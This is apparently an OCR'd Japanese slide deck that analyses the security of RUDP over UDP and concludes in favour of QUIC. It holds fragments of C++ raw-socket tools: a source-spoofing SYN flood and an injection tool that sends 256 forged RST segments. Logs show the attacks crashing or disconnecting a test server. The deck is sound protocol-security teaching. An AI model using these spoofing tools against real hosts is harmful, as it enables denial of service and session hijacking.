        0x0000:  4500 0022 dc94 4000 4011 d8e2 c0a8 0201  E.."..@.@.......
        0x0010:  c0a8 0202 1f40 1f40 000e 8573 4006 82c8  .....@.@...s@...
        0x0020:  3d31                                     =1
22:52:08.410689 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
        0x0000:  4500 0022 288b 4000 4011 8ceb c0a8 0202  E.."(.@.@.......
```

データ送信

データ送信

ACK

データの送信と確認応答


0x0010: c0a8 0201 1f40 1f40 000e 3bfe 4006 c781 .....@.@..;.@...
0x0020: f877 .w
22:52:07.410134 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
0x0000: 4500 0022 24be 4000 4011 90b9 c0a8 0202 E..."$.@.@.......
0x0010: c0a8 0201 1f40 1f40 000e 3bfe 4806 c881 @..;.H...
NUL
0x0020: ef77 .w
22:52:07.410306 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 6
0x0000: 4500 0022 dc94 4000 4011 d8e2 c0a8 0201 E..."..@.@.......
0x0010: c0a8 0202 1f40 1f40 000e 8573 4006 82c8 @...s@...
ACK
0x0020: 3d31 =1
22:52:08.410689 IP 192.168.2.2.8000 > 192.168.2.1.8000: UDP, length 6
0x0000: 4500 0022 288b 4000 4011 8cec c0a8 0202 E..."(.@.@.......
0x0010: c0a8 0201 1f40 1f40 000e 3bfe 4806 c982 @..;.H...
NUL
0x0020: ee76 .v
22:52:08.410773 IP 192.168.2.1.8000 > 192.168.2.2.8000: UDP, length 6
0x0000: 4500 0022 dd11 4000 4011 d865 c0a8 0201 E.."..@.@..e....
0x0010: c0a8 0202 1f40 1f40 000e 8573 4006 83c9 @...s@...
ACK
0x0020: 3c30 <0

ハートビート

セキュリティ

認証や暗号化はRUDPより上のレイヤーで行う事だが

通信が行えなくなる類の攻撃に対しては
耐性を持つ必要がある

TCPにおけるSYN flood攻撃

SYN

SYN+ACK

メモリ確保

SYNだけ投げて
以後の通信を
全く行わない

SYNを受け取ったサーバは

以後の通信の為に**メモリを確保**する

TCPにおけるSYN flood攻撃

接続元を偽装して大量のSYNを投げる

サーバは大量のセッションを作り

やがてセッションが作れなくなる

SYN

SYN

SYN

SYN

メモリ確保

メモリ確保

メモリ確保

メモリ確保

SYN+ACK

SYN+ACK

SYN+ACK

SYN+ACK

攻撃者はレスポンスを見れないが

メモリは確保されているので

問題ない

SYN cookie

SYN

SYN+ACK(ハッシュ値)

ACK(ハッシュ値)

64秒毎に変わる値と
接続元と接続先を
ハッシュにかけて
シーケンス番号を作る

メモリ確保

ハッシュを確認

サーバだけが作れるハッシュ値でシーケンス番号を作る

正しいハッシュ値のシーケンス番号の確認応答が返ってきた時にリソースを確保

接続元を詐称している攻撃者はACKを返せない

RUDPの場合

0 16 32

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ(バイト)			再送タイマーの待ち時間(ミリ秒)	
累積確認応答タイマーの待ち時間(ミリ秒)			Nullセグメントタイマーの待ち時間(ミリ秒)	
転送状態タイマーの待ち時間(ミリ秒)			最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス外のセグメント数		通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit	
コネクション識別子下位16bit			チェックサム	

SYNに色々突っ込みすぎてSYN時のメモリ確保不可避

SYN cookieは使えない

RUDPにおけるSYN flood攻撃

ハートビートの最大長で2通りの振る舞いをする

ハートビートの間隔が十分に長い場合

SYN

SYN

SYN

SYN

メモリ確保

メモリ確保

メモリ確保

メモリ確保

SYN+ACK

SYN+ACK

SYN+ACK

SYN+ACK

TCP同様サーバのメモリを使い切って

セッションが作れなくなる

```
  std::array< uint8_t, 28 > syn{
    0x80, 0x1c, 0x21, 0x00, 0x10, 0x40, 0x02, 0x00, 0x05, 0x46, 0x03, 0xe8,
0x01, 0xf4, 0x75, 0x30, 0x03, 0xe8, 0x03, 0x20, 0x20, 0x00, 0x56, 0x13,
0x1e, 0x7a, 0x30, 0xbb
  };
  for( unsigned int seq = 0; seq != 65536u * 256u; ++seq ) {
    ip_header->saddr = htonl((10<<24)|seq);
    ip_header->daddr = htonl((192<<24)|(168<<16)|(2<<8)|1);
    ip_header->check = 0;
    std::array< uint8_t, total_pseudo_packet_size > pseudo;
    std::fill( pseudo.begin(), pseudo.end(), 0 );
    auto pseudo_header = reinterpret_cast< pseudo_header_t* >(
      std::next( pseudo.data(), pseudo_ip_offset )
    );
    pseudo_header->saddr = ip_header->saddr;
    pseudo_header->daddr = ip_header->daddr;
    pseudo_header->protocol = ip_header->protocol;
    pseudo_header->tot_len = htons( udp_header_size + rudp_header_size );
    auto udp_header = reinterpret_cast< udphdr* >(
      std::next( buf.data(), udp_offset )
    );
    udp_header->uh_sport = htons( port );
```

```
    auto udp_header = reinterpret_cast< udphdr* >(
      std::next( buf.data(), udp_offset )
    );
    udp_header->uh_sport = htons( port );
    udp_header->uh_dport = htons( port );
    udp_header->uh_ulen = htons( udp_header_size + rudp_header_size );
    auto rudp_header = std::next( buf.begin(), rudp_offset );
    std::copy( syn.begin(), syn.end(), rudp_header );
    udp_header->uh_sum = 0;
    std::copy( std::next( buf.begin(), udp_offset ), buf.end(),
std::next( pseudo.begin(), pseudo_udp_offset ) );
    uint16_t c1 = checksum( pseudo.begin(), pseudo.end() );
    udp_header->uh_sum = htons( c1 );
    ip_header->id = htons( seq );
    ip_header->check = 0;
    uint16_t c0 = checksum( std::next( buf.begin(), ip_offset ), std::next(
buf.begin(), ip_offset + ip_header_size ) );
    ip_header->check = htons( c0 );
    std::string message;
    if( write( sock, buf.data(), buf.size() ) < 0 ) {
      std::cout << "送信できない " << bind_result << std::endl;
```

送信元を詐称しながら16777216回SYNするコードを用意

```
    std::copy( syn.begin(), syn.end(), rudp_header );
    udp_header->uh_sum = 0;
    std::copy( std::next( buf.begin(), udp_offset ), buf.end(),
std::next( pseudo.begin(), pseudo_udp_offset ) );
    uint16_t c1 = checksum( pseudo.begin(), pseudo.end() );
    udp_header->uh_sum = htons( c1 );
    ip_header->id = htons( seq );
    ip_header->check = 0;
    uint16_t c0 = checksum( std::next( buf.begin(), ip_offset ), std::next(
buf.begin(), ip_offset + ip_header_size ) );
    ip_header->check = htons( c0 );
    std::string message;
    if( write( sock, buf.data(), buf.size() ) < 0 ) {
      std::cout << strerror( errno ) << std::endl;
      std::cout << "送信できない " << bind_result << std::endl;

      close( sock );
      return 1;
    }
  }
```

送信元を詐称しながら16777216回SYNするコードを用意

ハートビート間隔
30秒の場合

```
$ ./rudp_server
```

```
# ./syn_flood
```

```
$ vmstat -n 1 -S M
procs -----------memory---------- ---swap-- -----io---- -system-- ------cp
r  b   swpd   free  inact active   si   so    bi    bo   in   cs us sy id
0  0    466    851      0     28    0    0     4     0  369  365  3  3 95
0  0    466    851      0     28    0    0    20     0  399  439  3  3 94
0  0    466    851                                                      93
2  0    466    725                                                       1
2  0    466    611      0     28    0    0    12    40 6925 2029 38 62  0
2  0    466    504      0     28    0    0    20     0 6727 2252 38 62  0
2  0    466    384      0     28    0    0     8     0 7248 2095 39 61  0
2  0    466    278      0     28    0    0    16     0 6744 2433 37 62  0
3  0    466    153      0     28    0    0    20     0 7505 2278 40 60  0
2  0    466     60      0     18    0    0   272    66 6681 1812 37 63  0
1  4    478     48      0     12    0   11  4124 12745 6051 1882 15 52  3
0  5    488     47      0     15    0   10  6236 11080 5687 2643 12 51  0
3  4    500     47      0     16    0   11  1528 11372 6169 2145 10 43  0
```

物凄い勢いでメモリを消費

```
[11509520.092388] Out of memory: Kill process 7358 (rudp_server) score 667 or sacrifice child
[11509520.092397] Killed process 7358 (rudp_server) total-vm:1408308kB, anon-rss:851668kB, file-rss:1628kB, shmem-rss:0kB
[11509520.143321] oom_reaper: reaped process 7358 (rudp_server), now anon-rss:0kB, file-rss:0kB, shmem-rss:0kB
```

```
  283  7102 4510 19 60  1
  305  6201 4887 13 56  2
  260  5710 6775 12 59  0
  176  5550 6547 12 59  0
  160 12142 5625 10 73  2
    0 16299 2903 10 79  4
```

メモリを使い切ってしまった

DoS攻撃が成立してしまう

RUDPにおけるSYN flood攻撃

ハートビートの最大長で2通りの振る舞いをする

ハートビートの間隔が短い場合

SYN

SYN

SYN

SYN

メモリ確保

メモリ解放

メモリ確保

メモリ解放

メモリ確保

メモリ解放

メモリ確保

メモリ解放

SYN+ACK

SYN+ACK

SYN+ACK

SYN+ACK

攻撃者はハートビートを送れない為

CPUを使い切るまでメモリ確保と解放を繰り返す

ハートビート間隔
0.1秒の場合

```
$ ./rudp_server
```

```
# ./syn_flood
```

```
$ ./rudp_client -H 192.168.2.1
closed
```

```
$ vmstat -n 1 -S M
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu-----
 r  b   swpd   free                                                  / id
 3  0     62    813                                                  0 99
 0  0     62    813                                                  2 95
 1  0     62    813                                                  1 97
 0  0     62    813                                                  1 96
 2  0     62    773                                                  3 77
 2  0     62    667                                                  52
 2  0     62    666                                                  58
 2  0     62    664                                                  58
 2  0     62    664    0    90    0    0    0    4 10214 2400 42 58
 2  0     62    664    0    90    0    0    0    0 10297 1790 41 59
 2  0     62    664    0    90    0    0    0    0 10681 2312 42 58
 2  0     62    664    0    90    0    0    0    0 9743 2057 41 58  0
 2  0     62    663    0    90    0    0    0    0 10996 2051 43 58
 3  0     62    664    0    90    0    0    0    0 10222 1598 43 57
 2  0     62    664    0    90    0    0    0    0 10392 2268 42 58
           62    664    0    90    0    0    4    0 10567 2362 42 58
           62    664    0    90    0    0    0    0 9931 2923 41 59  0
           62    664    0    90    0    0    0    0 11327 2306 43 56
           62    661    0    90    0    0    0  824 10346 2125 42 59
                                                                  58
                                                                  58
                                                                  58
                                                                  59
                                                                  58
                                                                  58  0
                                                                  57
                                                                  58  0
                                                                  56
                                                                  59
```

メモリは確保した端から
解放されているため
使い切らない

しかしCPUが高負荷な状況で

ハートビートの待ち時間が短いとタイムアウトする為

DoS攻撃が成立してしまう

RUDPは

SYN flood攻撃に対して脆弱

シーケンス番号予測攻撃

82送るで

82見たで

83送るで

83見たで

83送るで


未知のシーケンス番号に
対する確認応答を無視

受け取り済みの
データを無視

悪意ある第三者が次のシーケンス番号を予測できると

セッションを乗っ取られる

TCPの場合



シーケンス番号の空間が広く、値も連続しない為

正しいシーケンス番号の予測は困難

RUDPの場合

8bit値のどれか

256通りの

シーケンス番号

見たで

どれか一つは
必ず受理される

見たで

未知のシーケンス番号に
対する確認応答を無視

次の送るで

受け取り済みの
データを無視

シーケンス番号の空間が8bitしかないため

256通りのシーケンス番号を試せばどれか1つは通る

```
  auto ip_header =
    reinterpret_cast< iphdr* >( std::next( buf.data(), ip_offset ) );
  ip_header->version = 4;
  ip_header->ihl = 5;
  ip_header->tot_len = htons( ether_payload_size );
  ip_header->ttl = 0x40;
  ip_header->protocol = 0x11;
  ip_header->frag_off = htons( 0x02 << 13 );
  ip_header->saddr = htonl((192<<24)|(168<<16)|(2<<8)|2);
  ip_header->daddr = htonl((192<<24)|(168<<16)|(2<<8)|1);
  uint16_t c0 = checksum(
     std::next( buf.begin(), ip_offset ),
     std::next( buf.begin(), ip_offset + ip_header_size )
  );
  ip_header->check = htons( c0 );
  std::array< uint8_t, total_pseudo_packet_size > pseudo;
  std::fill( pseudo.begin(), pseudo.end(), 0 );
  auto pseudo_header = reinterpret_cast< pseudo_header_t*
>( std::next( pseudo.data(), pseudo_ip_offset ) );
  pseudo_header->saddr = ip_header->saddr;
  pseudo_header->daddr = ip_header->daddr;
  pseudo_header->protocol = ip_header->protocol;
```

```
  pseudo_header->daddr = ip_header->daddr;
  pseudo_header->protocol = ip_header->protocol;
  pseudo_header->tot_len = htons( udp_header_size + rudp_header_size );
  auto udp_header =
    reinterpret_cast< udphdr* >( std::next( buf.data(), udp_offset ) );
  udp_header->uh_sport = htons( port );
  udp_header->uh_dport = htons( port );
  udp_header->uh_ulen = htons( udp_header_size + rudp_header_size );
  auto rudp_header = std::next( buf.begin(), rudp_offset );
  for( unsigned int seq = 0; seq != 256u; ++seq ) {
    rudp_header[ 0 ] = 0x50;
    rudp_header[ 1 ] = 0x06;
    rudp_header[ 2 ] = uint8_t( seq );
    rudp_header[ 3 ] = uint8_t( seq - 1 );
    karma::generate( std::next( rudp_header, 4 ), karma::big_word,
0x0000 );
    uint16_t c2 = checksum( rudp_header, buf.end() );
    karma::generate( std::next( rudp_header, 4 ), karma::big_word, c2 );
    udp_header->uh_sum = 0;
    std::copy(
      std::next( buf.begin(), udp_offset ), buf.end(),
      std::next( pseudo.begin(), pseudo_udp_offset )
```

RSTセグメントをシーケンス番号をインクリメントしながら256回送る

```
  std::copy(
    std::next( buf.begin(), udp_offset ), buf.end(),
    std::next( pseudo.begin(), pseudo_udp_offset )
  );
  uint16_t c1 = checksum( pseudo.begin(), pseudo.end() );
  udp_header->uh_sum = htons( c1 );
  ip_header->id = htons( seq );
  ip_header->check = 0;
  uint16_t c0 = checksum(
    std::next( buf.begin(), ip_offset ),
    std::next( buf.begin(), ip_offset + ip_header_size )
  );
  ip_header->check = htons( c0 );
  std::string message;
  if( write( sock, buf.data(), buf.size() ) < 0 ) {
    std::cout << strerror( errno ) << std::endl;
    std::cout << "送信できない " << bind_result << std::endl;

    close( sock );
    return 1;
```

RSTセグメントをシーケンス番号をインクリメントしながら256回送る

```
$ ./rudp_server

received
responded
```

```
# ./injection
```

```
$ ./rudp_client -H 192.168.2.1
connected
sent
received
```

injectionがRSTを挟んだ事によって

RUDPサーバがセッションを終了し

RUDPクライアントが通信不能状態を検知した

RUDPは
シーケンス番号予測攻撃に対して脆弱

RUDPを超えて

QUIC

Googleが作った

21世紀の信頼性のあるUDP

現在IETFで標準化が進められている


https://tools.ietf.org/html/draft-tsvwg-quic-protocol-00

標準化の過程で一部仕様が変わった為

Googleのものを通称gQUIC

IETFのものを通称iQUICと呼ぶ

QUICのシーケンス番号



64bitのシーケンス番号のうち下位8/16/32/48bitだけを送る

既知のシーケンス番号の最大値を使って残りの桁を補完する

QUICのシーケンス番号

シーケンス番号0x??????FE

シーケンス番号0x??????FF

シーケンス番号0x????0200

シーケンス番号0x????0201


0x????0201まで見た

シーケンス番号0x??????02

従ってシーケンス番号を下位8bitでやりとりしている時に

256通りのシーケンス番号を試せばどれかは当たる事になるが

シーケンス番号8bitでShort Header使用かつコネクションID省略時



QUICの詳細なヘッダとペイロードは**AEAD**で暗号化されている

パブリックフラグとシーケンス番号は

暗号化されないが**MACの対象に含まれる**

セッション開始時に共有した鍵を持たない悪意ある第三者が

シーケンス番号を書き換えたパケットを作ると**改竄が検知される**

QUICのハンドシェイク

セッションを開始したい

このトークンを持って
出直してこい

暗号化された
セッションに必要な情報

セッションを開始したい

暗号化された
セッションに必要な情報

メモリ確保

この往復の間にTLSの鍵共有も行う

常時SYN cookieのような物なのでSYN flood攻撃は有効ではない

QUICは
RUDPが抱えていた諸問題を解決した
今最も有望なUDP上の伝送制御プロトコルである

まとめ

RUDPはUDP上に作られた
伝送制御プロトコルである

RUDPの仕様はTCPと比較して簡素で
ヘッダもTCPと比較して小さい

RUDPはTCPで定番の攻撃手法に対する対策を欠いており
使用すべきではない

同じUDPの上に作られた伝送制御プロトコルでも
QUICはRUDPに見られるような問題を抱えていない